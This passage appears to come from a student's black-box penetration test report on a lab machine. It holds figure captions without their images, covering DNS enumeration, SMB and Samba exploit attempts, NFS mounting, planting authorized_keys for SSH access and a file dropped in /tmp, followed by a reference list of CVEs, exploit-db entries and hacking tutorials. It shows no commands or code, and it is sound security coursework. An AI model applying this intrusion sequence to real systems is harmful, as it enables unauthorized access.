


Fig.9.2.3. DNS Enumeration:

Fig.9.2.4. DNS Enumeration:




Fig.9.2.5. DNS Enumeration:




Fig.9.2.6. nbtscan:




Fig.9.2.7. smbclient command/output:





Fig.9.2.8. Samba Attempted Exploits:







Fig.9.2.9. nfs Exploits including mounted file system & remote ssh access:






Fig.9.2.10. added authorized_keys to the mounted system




Fig.9.2.11. ssh remote access success





Fig.9.2.12. tmp folder I created and saved an c program in shows up on the student account:



10 – References – A list of employed information sources to aid in the blackbox penetration test.

ADMIN (2021) *How to use the ssh-keygen Command in Linux – The Geek Diary*. [Online] www.thegeekdiary.com. Available from : https://www.thegeekdiary.com/using-the-ssh-keygen-command-in-linux/ [Accessed 19/04/22].

ADMIN (2022) *Password for virtual machines*. [Online] OSBoxes - Virtual Machines. Available from : https://www.osboxes.org/faq/what-are-the-credentials-for-virtual-machine-image/.

ADMINISTRATOR. (2012) *Attacking the FTP Service*. [Online] Penetration Testing Lab. Available from : https://pentestlab.blog/2012/03/01/attacking-the-ftp-service/ [Accessed 19/04/22].

CVSS CALCULATOR (2022) *NVD - CVSS v3 Calculator*. [Online] nvd.nist.gov. Available from : https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator [Accessed 19/04/22].

DATATRACKER (2021) *RFC 8732 - Generic Security Service Application Program Interface (GSS-API) Key Exchange with SHA-2*. [Online] datatracker.ietf.org. Available from : https://datatracker.ietf.org/doc/html/rfc8732 [Accessed 25/04/22].

DELAND-HAN (2021) *Overview of Server Message Block signing - Windows Server*. [Online] docs.microsoft.com. Available from : https://docs.microsoft.com/en-us/troubleshoot/windows-server/networking/overview-server-message-block-signing.

ELLINGWOOD, J. (2013) *How To Use passwd and adduser to Manage Passwords on a Linux VPS | DigitalOcean*. [Online] www.digitalocean.com. Available from : https://www.digitalocean.com/community/tutorials/how-to-use-passwd-and-adduser-to-manage-passwords-on-a-linux-vps.

ESC BLOG (2015) *Hacking a Linux server by exploiting the FTP server (Proftpd)*. [Online] Esc.sh. Available from : https://esc.sh/blog/proftp-vulnerability-could-allow-an-attacker-to-gain-a-shell-in-your-server/ [Accessed 19/04/22].

ESDEE (2003) *Samba < 2.2.8 (Linux/BSD) - Remote Code Execution*. [Online] Exploit Database. Available from : https://www.exploit-db.com/exploits/10.

FAITHFULL, M. (2022) *Samba RCE vulnerability*. [Online] SecureTeam. Available from : https://secureteam.co.uk/news/vulnerabilities/samba-rce-vulnerability/ [Accessed 27/04/22].

GUIDOVRANKEN (2017) *rpcbomb: remote rpcbind denial-of-service + patches*. [Online] Guido Vranken. Available from : https://guidovranken.com/2017/05/03/rpcbomb-remote-rpcbind-denial-of-service-patches/.

IETF (2016) *rfc4253*. [Online] datatracker.ietf.org. Available from : https://datatracker.ietf.org/doc/html/rfc4253#section-6.3.

MITRE (2015) *MITRE ATT&CK™*. [Online] Mitre.org. Available from : https://attack.mitre.org/.

MITRE (2013) *CWE - CWE-200: Exposure of Sensitive Information to an Unauthorized Actor (4.3)*. [Online] cwe.mitre.org. Available from : https://cwe.mitre.org/data/definitions/200.

NIST (2003a) *NVD - CVE-1999-0170*. [Online] nvd.nist.gov. Available from : https://nvd.nist.gov/vuln/detail/CVE-1999-0170.

NIST (2003b) *NVD - CVE-1999-0211*. [Online] nvd.nist.gov. Available from : https://nvd.nist.gov/vuln/detail/CVE-1999-0211.

NIST (2009a) *NVD - CVE-1999-0519*. [Online] nvd.nist.gov. Available from : https://nvd.nist.gov/vuln/detail/CVE-1999-0519 [Accessed 25/04/22].

NIST (2009b) *NVD - CVE-1999-0520*. [Online] nvd.nist.gov. Available from : https://nvd.nist.gov/vuln/detail/CVE-1999-0520 [Accessed 25/04/22].

NIST (2003c) *NVD - CVE-1999-0554*. [Online] nvd.nist.gov. Available from : https://nvd.nist.gov/vuln/detail/CVE-1999-0554.

NIST (2018) *NVD - CVE-2008-5161*. [Online] Nist.gov. Available from : https://nvd.nist.gov/vuln/detail/CVE-2008-5161.

NIST (2021a) *NVD - CVE-2021-44141*. [Online] nvd.nist.gov. Available from : https://nvd.nist.gov/vuln/detail/CVE-2021-44141.

NIST (2021b) *NVD - CVE-2021-44142*. [Online] nvd.nist.gov. Available from : https://nvd.nist.gov/vuln/detail/CVE-2021-44142.

PRABHAKARAN, V.P. (2018) *Hacking and gaining access to Linux by exploiting SAMBA service*. [Online] Infosec Resources. Available from : https://resources.infosecinstitute.com/topic/hacking-and-gaining-access-to-linux-by-exploiting-samba-service/ [Accessed 19/04/22].

SAMBA (2022a) *Samba*. [Online] www.samba.org. Available from : https://www.samba.org/samba/security/CVE-2022-0336.html [Accessed 25/04/22].

SAMBA (2022b) *Samba - Security Announcement Archive*. [Online] www.samba.org. Available from : https://www.samba.org/samba/security/CVE-2021-44141.html [Accessed 25/04/22].

SAMBA TEAM (2001) *smb.conf*. [Online] www.samba.org. Available from : https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html.

SAMBATEAM (2001) *Samba - Security Updates and Information*. [Online] www.samba.org. Available from : https://www.samba.org/samba/history/security.html.

SCARFONE, K. et al. (2008) *Special Publication 800-115 Technical Guide to Information Security Testing and Assessment Recommendations of the National Institute of Standards and Technology*.

SECURITYTRAILS TEAM (2018) *Mitigating SSH based attacks – Top 15 Best SSH Security Practices*. [Online] Securitytrails.com. Available from : https://securitytrails.com/blog/mitigating-ssh-based-attacks-top-15-best-security-practices.

SINGH, S. (2021) *Exploiting NFS Share*. [Online] Infosec Resources. Available from : https://resources.infosecinstitute.com/topic/exploiting-nfs-share/